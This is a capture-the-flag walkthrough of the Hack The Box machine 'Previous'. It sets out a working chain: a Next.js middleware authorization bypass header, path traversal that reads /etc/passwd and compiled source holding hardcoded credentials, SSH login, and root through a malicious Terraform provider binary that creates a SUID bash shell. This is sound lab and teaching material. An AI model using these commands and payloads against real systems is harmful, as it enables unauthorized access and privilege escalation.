Description
Previous is a medium Hack The Box machine that features:
- Next.js Middleware Authorization Bypass Vulnerability
- Next.js Path Traversal that leads into reading compiled source code
- Compiled source code contains user credentials
- User credentials reused for Linux user
- Privilege Escalation via a malicious Terraform provider
Footprinting
First, we are going to check with ping command if the machine is active and the system operating system. The target machine IP address is 10.129.235.175.
$ ping -c 3 10.129.235.175
PING 10.129.235.175 (10.129.235.175) 56(84) bytes of data.
64 bytes from 10.129.235.175: icmp_seq=1 ttl=63 time=43.7 ms
64 bytes from 10.129.235.175: icmp_seq=2 ttl=63 time=43.5 ms
64 bytes from 10.129.235.175: icmp_seq=3 ttl=63 time=44.2 ms

--- 10.129.235.175 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2005ms
rtt min/avg/max/mdev = 43.503/43.774/44.168/0.284 ms
The machine is active and with the TTL that equals 63 (64 minus 1 jump) we can assure that it is an Unix machine. Now we are going to do a Nmap TCP SYN port scan to check all opened ports.
$ sudo nmap 10.129.235.175 -sS -oN nmap_scan
Starting Nmap 7.94SVN ( https://nmap.org )
Nmap scan report for 10.129.235.175
Host is up (0.045s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http

Nmap done: 1 IP address (1 host up) scanned in 1.10 seconds
We get two open ports: 22 and 80.
Enumeration
Then we do a more advanced scan, with service version and scripts.
$ nmap 10.129.235.175 -sV -sC -p22,80 -oN nmap_scan_ports
Starting Nmap 7.94SVN ( https://nmap.org )
Nmap scan report for 10.129.235.175
Host is up (0.044s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.13 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 3e:ea:45:4b:c5:d1:6d:6f:e2:d4:d1:3b:0a:3d:a9:4f (ECDSA)
|_  256 64:cc:75:de:4a:e6:a5:b4:73:eb:3f:1b:cf:b4:e3:94 (ED25519)
80/tcp open  http    nginx 1.18.0 (Ubuntu)
|_http-title: Did not follow redirect to http://previous.htb/
|_http-server-header: nginx/1.18.0 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.54 seconds
We get two services: one Secure Shell (SSH), and one Hypertext Transfer Protocol (HTTP). As we don’t have feasible credentials for the SH service we are going to move to the HTTP service. We can see that the HTTP service redirection to previous.htb. So we add it to the /etc/hosts file.
$ echo "10.129.235.175 previous.htb" | sudo tee -a /etc/hosts
As the website, we find the PreviousJS application.
 The application is showing about opting-out of the middleware. At the bottom of the page we find a contact
 jeremy@previous.htb. When we move to the documentation via the Docs button we find a login prompt.
 Looking to the source code of the page, we find that the page uses Next.js React framework. We can enumerate its version via a command ran in the developer tools console.
console.log({
  NextJSVersion: window.next?.version,
  pageProps: window.__NEXT_DATA__?.props?.pageProps
})
Exploitation
As an output of the previous code we obtain: NextJSVersion: "15.2.2". This version is vulnerable to a bypass authorization vulnerability if the authorization check occurs in middleware, CVE-2025-29927. We find a PoC of the vulnerability in the DATADOG website. Basically, we can bypass the authorization of the login page by injecting the following HTTP header in the request: x-middleware-subrequest:middleware:middleware:middleware:middleware:middleware. We can inject this header with Burp Suite using its “Match and replace” functionality in the Proxy tab.
 Now we can access to the
 http://previous.htb/docs page, effectively bypassing the authorization. We have access to the documentation overview.
 In the “Getting Started” tab we find that the project is installed using
 npm tool. In the “Examples” tab we find a JavaScript snippet code for loading the previous library.
 We can download the JavaScript code file via the following link we find in the page:
 http://previous.htb/api/download?example=hello-world.ts. We can check if this endpoint is vulnerable to Path Traversal vulnerability.
$ curl --path-as-is -H 'x-middleware-subrequest: middleware:middleware:middleware:middleware:middleware' 'http://previous.htb/api/download?example=../../../../../etc/passwd'
root:x:0:0:root:/root:/bin/sh
...
node:x:1000:1000::/home/node:/bin/sh
nextjs:x:1001:65533::/home/nextjs:/sbin/nologin
Effectively, this endpoint is vulnerable and we can retrieve the contents of the /etc/passwd file. Now we are going to use the vulnerability to trace the directory we are in with the help of a brute-forcing tool, wfuzz. Firstly, we find that if we find a valid directory we obtain the Internal Server Error message and if a file is not found we obtain the File not found message.
$ curl --path-as-is -H 'x-middleware-subrequest: middleware:middleware:middleware:middleware:middleware' 'http://previous.htb/api/download?example=../../../../../etc/'

Internal Server Error


$ curl --path-as-is -H 'x-middleware-subrequest: middleware:middleware:middleware:middleware:middleware' 'http://previous.htb/api/download?example=../../../../../etc/aaa'

{"error":"File not found"}
We can still get the contents of the passwd file with the ../../../etc/passwd path, so we can conclude that we are in the /dir1/dir2/dir3/hello-world.ts path.
$ wfuzz -H 'x-middleware-subrequest: middleware:middleware:middleware:middleware:middleware' -w /usr/share/wordlists/seclists/Discovery/Web-Content/common.txt --hc=404 "http://previous.htb/api/download?example=../FUZZ/hello-world.ts"
********************************************************
* Wfuzz 3.1.0 - The Web Fuzzer                         *
********************************************************

Target: http://previous.htb/api/download?example=../FUZZ/hello-world.ts
Total requests: 4734
...
000001717:   200        4 L      12 W       69 Ch       "examples"

$ wfuzz -H 'x-middleware-subrequest: middleware:middleware:middleware:middleware:middleware' -w /usr/share/wordlists/seclists/Discovery/Web-Content/common.txt --hc=404 "http://previous.htb/api/download?example=../../FUZZ/examples/hello-world.ts"
********************************************************
* Wfuzz 3.1.0 - The Web Fuzzer                         *
********************************************************

Target: http://previous.htb/api/download?example=../../FUZZ/examples/hello-world.ts
Total requests: 4734
...
000003364:   200        4 L      12 W       69 Ch       "public"

$ wfuzz -H 'x-middleware-subrequest: middleware:middleware:middleware:middleware:middleware' -w /usr/share/wordlists/seclists/Discovery/Web-Content/common.txt --hc=404 "http://previous.htb/api/download?example=../../../FUZZ/public/examples/hello-world.ts"
********************************************************
* Wfuzz 3.1.0 - The Web Fuzzer                         *
********************************************************

Target: http://previous.htb/api/download?example=../../../FUZZ/public/examples/hello-world.ts
Total requests: 4734
...
000000670:   200        4 L      12 W       69 Ch       "app"
We find the hello-world.ts file in the /app/public/examples folder. We find the /app/package.json file, used by the npm tool we saw previously.
$ curl --path-as-is -H 'x-middleware-subrequest: middleware:middleware:middleware:middleware:middleware' 'http://previous.htb/api/download?example=../../../app/package.json'
{
  "private": true,
  "scripts": {
    "dev": "next dev",
    "build": "next build"
  },
  "dependencies": {
    "@mdx-js/loader": "^3.1.0",
    "@mdx-js/react": "^3.1.0",
    "@next/mdx": "^15.3.0",
    "@tailwindcss/postcss": "^4.1.3",
    "@tailwindcss/typography": "^0.5.16",
    "@types/mdx": "^2.0.13",
    "next": "^15.2.2",
    "next-auth": "^4.24.11",
    "postcss": "^8.5.3",
    "react": "^18.2.0",
    "react-dom": "^18.2.0",
    "tailwindcss": "^4.1.3"
  },
  "devDependencies": {
    "@types/node": "22.14.0",
    "@types/react": "19.1.0",
    "typescript": "5.8.3"
  }
}
We find the next-auth depedency, used for the login we bypassed previosly. If we could read the source code of the application we may retrieve the credentials of an user. We are going to enumerate JavaScript files (.js, .jsx, .ts, .tsx) in the /app directory.
$ wfuzz -H 'x-middleware-subrequest: middleware:middleware:middleware:middleware:middleware' -w /usr/share/wordlists/seclists/Discovery/Web-Content/common.txt -z list,ts-tsx-js-jsx --hc=404 "http://previous.htb/api/download?example=../../../app/FUZZ.FUZ2Z"
********************************************************
* Wfuzz 3.1.0 - The Web Fuzzer                         *
********************************************************

Target: http://previous.htb/api/download?example=../../../app/FUZZ.FUZ2Z
Total requests: 18936
...
000014899:   200        37 L     83 W       6009 Ch     "server - js"
We find only one file, the server.js file.
$ curl --path-as-is -H 'x-middleware-subrequest: middleware:middleware:middleware:middleware:middleware' 'http://previous.htb/api/download?example=../../../app/server.js'
const path = require('path')

const dir = path.join(__dirname)

process.env.NODE_ENV = 'production'
process.chdir(__dirname)

const currentPort = parseInt(process.env.PORT, 10) || 3000
const hostname = process.env.HOSTNAME || '0.0.0.0'

let keepAliveTimeout = parseInt(process.env.KEEP_ALIVE_TIMEOUT, 10)
const nextConfig = {"env":{},"eslint":{"ignoreDuringBuilds":false},"typescript":{"ignoreBuildErrors":false,"tsconfigPath":"tsconfig.json"},"distDir":"./.next","cleanDistDir":true,"assetPrefix":"","cacheMaxMemorySize":52428800,"configOrigin":"next.config.mjs","useFileSystemPublicRoutes":true,"generateEtags":true,"pageExtensions":["js","jsx","md","mdx","ts","tsx"],
...

process.env.__NEXT_PRIVATE_STANDALONE_CONFIG = JSON.stringify(nextConfig)
...
We have the configuration of the Next.js project in the nextConfig variable. We find that the distribution directory for the “compiled” files is the ./.next directory, or /app/.next. We find that it exists. We find information about the files contained in the folder. We can retrieve the routes of the application via the routes-manifest.json.
$ curl --path-as-is -H 'x-middleware-subrequest: middleware:middleware:middleware:middleware:middleware' 'http://previous.htb/api/download?example=../../../app/.next/routes-manifest.json'
{
  "version": 3,
  "pages404": true,
  "caseSensitive": false,
  "basePath": "",
  "redirects": [
    {
      "source": "/:path+/",
      "destination": "/:path+",
      "internal": true,
      "statusCode": 308,
      "regex": "^(?:/((?:[^/]+?)(?:/(?:[^/]+?))*))/$"
    }
  ],
  "headers": [],
  "dynamicRoutes": [
    {
      "page": "/api/auth/[...nextauth]",
      "regex": "^/api/auth/(.+?)(?:/)?$",
      "routeKeys": {
        "nxtPnextauth": "nxtPnextauth"
      },
      "namedRegex": "^/api/auth/(?<nxtPnextauth>.+?)(?:/)?$"
    },
    {
      "page": "/docs/[section]",
      "regex": "^/docs/([^/]+?)(?:/)?$",
      "routeKeys": {
        "nxtPsection": "nxtPsection"
      },
      "namedRegex": "^/docs/(?<nxtPsection>[^/]+?)(?:/)?$"
    }
  ],
...
We find the route to the authentication endpoint, /api/auth/[...nextauth]. Inside the folder, in the server folder we can find the compiled files pertaining to the back-end. After that we have the pages directory. As the files as compiled into .js file, we are going to retrieve the /app/.next/server/pages/api/auth/[...nextauth].js file
$ curl --path-as-is -H 'x-middleware-subrequest: middleware:middleware:middleware:middleware:middleware' 'http://previous.htb/api/download?example=../../../app/.next/server/pages/api/auth/%5B...nextauth%5D.js'
...
({name:"Credentials",credentials:{username:{label:"User",type:"username"},password:{label:"Password",type:"password"}},authorize:async e=>e?.username==="jeremy"&&e.password===(process.env.ADMIN_SECRET??"MyNameIsJeremyAndILovePancakes")?{id:"1",name:"Jeremy"}:null})],pages:{signIn:"/signin"},secret:process.env.NEXTAUTH_SECRET}
...
We find an username, jeremy, and a password, MyNameIsJeremyAndILovePancakes. We can login with these credentials using SSH.
$ ssh jeremy@previous.htb
jeremy@previous.htb's password:
...
jeremy@previous:~$ id
uid=1000(jeremy) gid=1000(jeremy) groups=1000(jeremy)
Post-Exploitation
Now, enumerating the /etc/passwd file we cannot find the nextjs user, so we can confirm that we were in a Docker container previously.
jeremy@previous:~$ grep sh /etc/passwd
root:x:0:0:root:/root:/bin/bash
sshd:x:106:65534::/run/sshd:/usr/sbin/nologin
fwupd-refresh:x:112:118:fwupd-refresh user,,,:/run/systemd:/usr/sbin/nologin
jeremy:x:1000:1000:,,,:/home/jeremy:/bin/bash
jeremy can only run one command as root user, /usr/bin/terraform -chdir\=/opt/examples apply.
jeremy@previous:~$ sudo -l
[sudo] password for jeremy:
Matching Defaults entries for jeremy on previous:
    !env_reset, env_delete+=PATH, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User jeremy may run the following commands on previous:
    (root) /usr/bin/terraform -chdir\=/opt/examples apply
This command changes the directory to the /opt/examples directory and runs a Terraform script.
jeremy@previous:~$ sudo /usr/bin/terraform -chdir\=/opt/examples apply
╷
│ Warning: Provider development overrides are in effect
│
│ The following provider development overrides are set in the CLI configuration:
│  - previous.htb/terraform/examples in /usr/local/go/bin
│
│ The behavior may therefore not match any released version of the provider and applying changes may cause the state to become incompatible with published
│ releases.
╵
examples_example.example: Refreshing state... [id=/home/jeremy/docker/previous/public/examples/hello-world.ts]

No changes. Your infrastructure matches the configuration.

Terraform has compared your real infrastructure against your configuration and found no differences, so no changes are needed.

Apply complete! Resources: 0 added, 0 changed, 0 destroyed.

Outputs:

destination_path = "/home/jeremy/docker/previous/public/examples/hello-world.ts"
We find that the application is using a custom provider previous.htb/terraform/examples located in the /usr/local/go/bin directory. We can read the full content of the Terraform script located in the /opt/examples/main.tf file.
jeremy@previous:~$ cat /opt/examples/main.tf
terraform {
  required_providers {
    examples = {
      source = "previous.htb/terraform/examples"
    }
  }
}

variable "source_path" {
  type = string
  default = "/root/examples/hello-world.ts"

  validation {
    condition = strcontains(var.source_path, "/root/examples/") && !strcontains(var.source_path, "..")
    error_message = "The source_path must contain '/root/examples/'."
  }
}

provider "examples" {}

resource "examples_example" "example" {
  source_path = var.source_path
}

output "destination_path" {
  value = examples_example.example.destination_path
}
As we can read, the script is using the previous.htb/terraform/examples provider, and is comparing the /root/examples/hello-world.ts file with the one specified by the provider. As we ran the script, we know that it is the /home/jeremy/docker/previous/public/examples/hello-world.ts file. If it is different, it will be replaced with the copy of the /root directory. We can list the contents of the /usr/local/go/bin folder, with the Terraform providers.
jeremy@previous:~$ ls -l /usr/local/go/bin
total 38736
-rwxr-xr-x 1 root root 13387863 Aug  7  2024 go
-rwxr-xr-x 1 root root  2850696 Aug  7  2024 gofmt
-rwxr-xr-x 1 root root 23418927 Aug 21 18:38 terraform-provider-examples
We find the provider within the terraform-provider-examples file. The provider directory is specified in a file writable by us, /home/jeremy/.terraformrc.
eremy@previous:~$ cat /home/jeremy/.terraformrc
provider_installation {
        dev_overrides {
                "previous.htb/terraform/examples" = "/usr/local/go/bin"
        }
        direct {}
}
We can replace the /usr/local/go/bin directory with a directory controlled by us to run a malicious binary named terraform-provider-examples. We are going to code a binary that will create a Bash SUID binary in the /tmp folder.
jeremy@previous:~$ cat<<EOF>exploit.c
#include <stdio.h>
#include <unistd.h>
#include <stdlib.h>

int main() {
    const char *cmd = "cp /bin/bash /tmp/suid-bash; chmod u+s /tmp/suid-bash";
    execl("/bin/sh", "sh", "-c", cmd, (char *)NULL);
    return 0;
}


EOF

jeremy@previous:~$ mkdir -p /home/jeremy/malicious_provider
jeremy@previous:~$ gcc -o /home/jeremy/malicious_provider/terraform-provider-examples exploit.c
We created the malicious binary /home/jeremy/malicious_provider/terraform-provider-examples. Now we replace the /usr/local/go/bin directory to the /home/jeremy/malicious_provider one in the .terraformrc file. Now we can re-run the terraform command.
jeremy@previous:~$ sudo /usr/bin/terraform -chdir\=/opt/examples apply
╷
│ Warning: Provider development overrides are in effect
│
│ The following provider development overrides are set in the CLI configuration:
│  - previous.htb/terraform/examples in /home/jeremy/malicious_provider
│
│ The behavior may therefore not match any released version of the provider and applying changes may cause the state to become incompatible with published
│ releases.
╵
╷
│ Error: Failed to load plugin schemas
...
We receive an error, but the binary is executed, the SUID Bash binary is created and we can create a root session.
jeremy@previous:~$ ls /tmp/suid-bash
/tmp/suid-bash
jeremy@previous:~$ /tmp/suid-bash -p
suid-bash-5.1# id
uid=1000(jeremy) gid=1000(jeremy) euid=0(root) groups=1000(jeremy)
Flags
In the root console we can retrieve the user.txt and the root.txt files.
suid-bash-5.1# cat /home/jeremy/user.txt
<REDACTED>
suid-bash-5.1# cat /root/root.txt
<REDACTED>